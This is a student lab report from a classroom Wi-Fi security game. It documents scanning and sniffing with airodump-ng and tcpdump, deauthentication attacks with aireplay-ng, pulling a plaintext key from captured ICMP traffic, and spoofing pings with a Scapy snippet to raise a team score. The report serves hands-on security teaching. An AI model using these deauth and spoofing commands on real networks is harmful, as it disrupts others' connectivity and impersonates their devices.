

Lab 1 Report

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Task 1: Finding Wi-Fi Routers and Clients

Display available WiFi Access Points and Stations in the classroom. Explain what method/tool you used for this purpose.

Using command:

```
sudo tcpdump -i wlan1mon 'icmp'
```

We were able to view all the available wifi access points and filtering the results to only show the `icmp` packets being sent, since the script on the PIs specifically stated `ping 192.168.1.120` and `ping` uses `icmp`.

```
kali@kali:~$ sudo airodump-ng wlan1mon --essid-regex=FITSec* -c 9
```

CH 9][Elapsed: 6 s][2022-09-08 10:01][WPA handshake: 68:FF:7B:AF:3E:85

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
68:FF:7B:AF:3E:85	-30	100	98	266 8	9	195	WPA2	CCMP	PSK	FITSec-Air
B0:95:75:8D:69:8B	-30	94	98	31 4	9	130	OPN			FITSec-Team-1
B0:95:75:8D:6A:75	-35	69	96	69 2	9	130	OPN			FITSec-Team-2
B0:95:75:8D:69:33	-38	62	90	577 1	9	130	OPN			FITSec-Team-4
B0:95:75:8D:71:43	-38	0	93	791 28	9	130	OPN			FITSec-Team-3

all APs with ESSIDs that start with `FITSec`

Task 2: Sniffing Wi-Fi Traffic

Sniff the Wi-Fi interface and provide some screenshots of packets transmitted.

Used the command:

```
sudo airodump-ng wlan1mon -c 9
```

to sniff the Wi-Fi transmissions and see packets being sent.

```
kali@kali: ~  
File Actions Edit View Help  
CH 9 [( Elapsed: 8 mins [( 2022-09-08 09:51 [( fixed channel wlan1mon: -1  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
68:FF:7B:AF:3E:85 -29 100 4312 6710 14 9 195 WPA2 CCMP PSK FITSec-Air  
BSSID STATION PWR Rate Lost Frames Notes Probes  
68:FF:7B:AF:3E:85 DC:A6:32:5D:23:A5 -14 0 -24e 0 307  
68:FF:7B:AF:3E:85 B2:95:75:0D:69:8B -32 0 - 1e 0 294  
68:FF:7B:AF:3E:85 B2:95:75:88:FA:99 -30 24e-24e 1 374  
68:FF:7B:AF:3E:85 B2:95:75:8D:71:44 -32 24e- 1e 0 283  
68:FF:7B:AF:3E:85 B2:95:75:FB:0B:F8 -32 24e-24e 609 213 PMKID  
68:FF:7B:AF:3E:85 B2:95:75:0D:71:43 -30 0 - 1e 0 276  
68:FF:7B:AF:3E:85 B2:95:75:0D:69:33 -34 0 - 1e 5 275  
68:FF:7B:AF:3E:85 B2:95:75:88:9C:22 -36 24e- 1e 361 681  
68:FF:7B:AF:3E:85 B2:95:75:8C:0C:E6 -44 24e- 1e 1 417  
68:FF:7B:AF:3E:85 B2:95:75:FB:10:AC -34 24e- 1e 528 311 PMKID  
68:FF:7B:AF:3E:85 B2:95:75:8C:06:4B -32 24e-24e 1 480  
68:FF:7B:AF:3E:85 B2:95:75:8D:69:8C -34 24e- 1e 0 284  
68:FF:7B:AF:3E:85 B2:95:75:74:30:C4 -32 1e- 1e 9 312 PMKID  
68:FF:7B:AF:3E:85 B2:95:75:32:74:C2 -36 1e- 1e 9 103 PMKID  
68:FF:7B:AF:3E:85 DC:A6:32:60:28:4C -40 0 -24e 0 212  
68:FF:7B:AF:3E:85 B2:95:75:8D:69:34 -34 24e- 1e 16 238  
68:FF:7B:AF:3E:85 DC:A6:32:5D:11:97 -36 1e- 1e 36 200  
68:FF:7B:AF:3E:85 DC:A6:32:37:E0:D9 -38 1e-24e 0 187  
68:FF:7B:AF:3E:85 B2:95:75:8D:6A:75 -40 0 - 1e 4 292  
68:FF:7B:AF:3E:85 B2:95:75:8D:6A:76 -32 24e-24e 457 484  
68:FF:7B:AF:3E:85 DC:A6:32:37:E2:20 -38 0 -24e 0 334  
68:FF:7B:AF:3E:85 18:CC:18:9F:35:BC -40 2e- 1e 0 326 PMKID  
68:FF:7B:AF:3E:85 DC:A6:32:5D:18:1B -36 1e-24e 3 214  
68:FF:7B:AF:3E:85 DC:A6:32:5C:C4:A9 -38 1e- 1e 0 256 PMKID  
Quitting...  
kali@kali:~$
```

packets sniffed with airodump-ng

Task 3: Sending De-Authentication Packets

How did you send the de-authentication packets? How did you confirm it worked?

Found the BSSIDs of a specific PI with command:

```
sudo airodump-ng wlan1mon --bssid={client BSSID} -c 9
```

```
kali@kali:~$ sudo airodump-ng wlan1mon --bssid=B0:95:75:8D:69:8B -c 9
CH 9 ][ Elapsed: 0 s ][ 2022-09-08 10:02

BSSID            PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
B0:95:75:8D:69:8B -31 100      17         16    0   9  130  OPN             AC:A3:  FITSec-Team-1

BSSID            STATION            PWR   Rate    Lost    Frames    Notes    Probes
B0:95:75:8D:69:8B DC:A6:32:8B:9C:22 -40    24e-24e    0         5
```

the bssid of a station connected to the router with essid of FITSec-Team-1

Then, used the BSSID to send a de-authentication attack to the router pretending to be the PI.

The command used:

```
sudo aireplay-ng wlan1mon -0 1000 -a {router BSSID} -c {client BSSID}
```

```
kali@kali:~$ sudo aireplay-ng wlan1mon -o 1000 -a B0:95:75:8D:69:8B -c DC:A6:32:8B:9C:22
10:02:42 Waiting for beacon frame (BSSID: B0:95:75:8D:69:8B) on channel 9
10:02:43 Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [14|65 ACKs]
10:02:43 Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [ 1|59 ACKs]
10:02:44 Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [ 0|65 ACKs]
10:02:45 Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [14|59 ACKs]
```

sending a de-auth attack by pretending to be the station requesting de-auth to the router

Confirmed that the attack worked by seeing that Team 1's score was no longer going up each time the scoreboard updated.

A deauthing chaos then ensued and ultimately broke the network, which, as I would later learn was Nick deauthing the FITSec-Air router.

↑₀(ಡ-ಡ)

Task 4: Spoofing Pings to Artificially Inflate Scores

What procedure (if any) did you follow to beat the game? Has it worked? If not, what went wrong? Explain in short.

First recorded a pcap with command:

```
sudo tcpdump -i wlan1mon 'icmp' -w lab1.pcap
```

Then, opened the pcap in wireshark to get the key in plaintext from the packet (Note that this was only easy because the key was not encrypted).

The screenshot shows a Wireshark interface with a packet capture of ICMP traffic. The packet list on the left shows several ICMP Echo requests and replies between 192.168.1.120 and 192.168.1.92. The packet details pane for the first packet (No. 1) shows the following layers:

- Frame 1: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)
- Radiotap Header v0, Length 21
- 802.11 radio information
- IEEE 802.11 QoS Data, Flags:R.F.
- Logical-Link Control
- Internet Protocol Version 4, Src: 192.168.1.120, Dst: 192.168.1.92
- Internet Control Message Protocol


The packet bytes pane shows the raw data, including the key 'key{9b3e1a6eb20bkey{9b3e}' in the payload.

On the right, a terminal window shows the command `sudo tcpdump -i wlan1mon 'icmp' -w lab1.pcap` being executed, and the output showing that 128824 packets were received by the filter and 0 packets were dropped by the kernel.

pcap from traffic using `tcpdump` of icmp traffic and using it to get the key to spoof packet

Finally, we used Scapy to spoof the ping packets with:

```
packet=IP(src="192.168.1.92",dst="192.168.1.120")/ICMP()/Raw(load="key{9b3e1a6eb20bkey{9b3e}")
send(packet,loop=1)
```



spoofing with four instances of scapy running on the pi

Project Contributions

Who did what in the project/report?

Hannah

Found available Wi-Fi Access Points and Stations in the classroom. Sniffed Wi-Fi interface. Worked on sending the deauthentication attacks to Teams 1 and 2. Wrote majority of lab report.

Jerrel

Used Wireshark to find team keys to assist in spoofing attacks. Used `tcpdump` to capture network information and used Scapy to spoof team score. Set this up on multiple devices.

Grant

Found available Wi-Fi APs, including the routers and clients with ESSIDs starting with `FITSec` using `airodump-ng`. Sniffed Wi-Fi packets being sent using `tcpdump` along with the specific BSSID being targeted. Used Wireshark with the help of Rusheel to find the key to spoof the pings. Sent the frames using `scapy` to inflate our score. Sent de-authentication attacks on Teams 1 and 4 using `aireplay-ng`, including one of Team 4's personal laptops. Helped with Lab Report.

Rusheel Raj

Used wireshark to find team keys to assist in spoofing attacks. Used `tcpdump` to capture network information and used scapy to spoof other teams.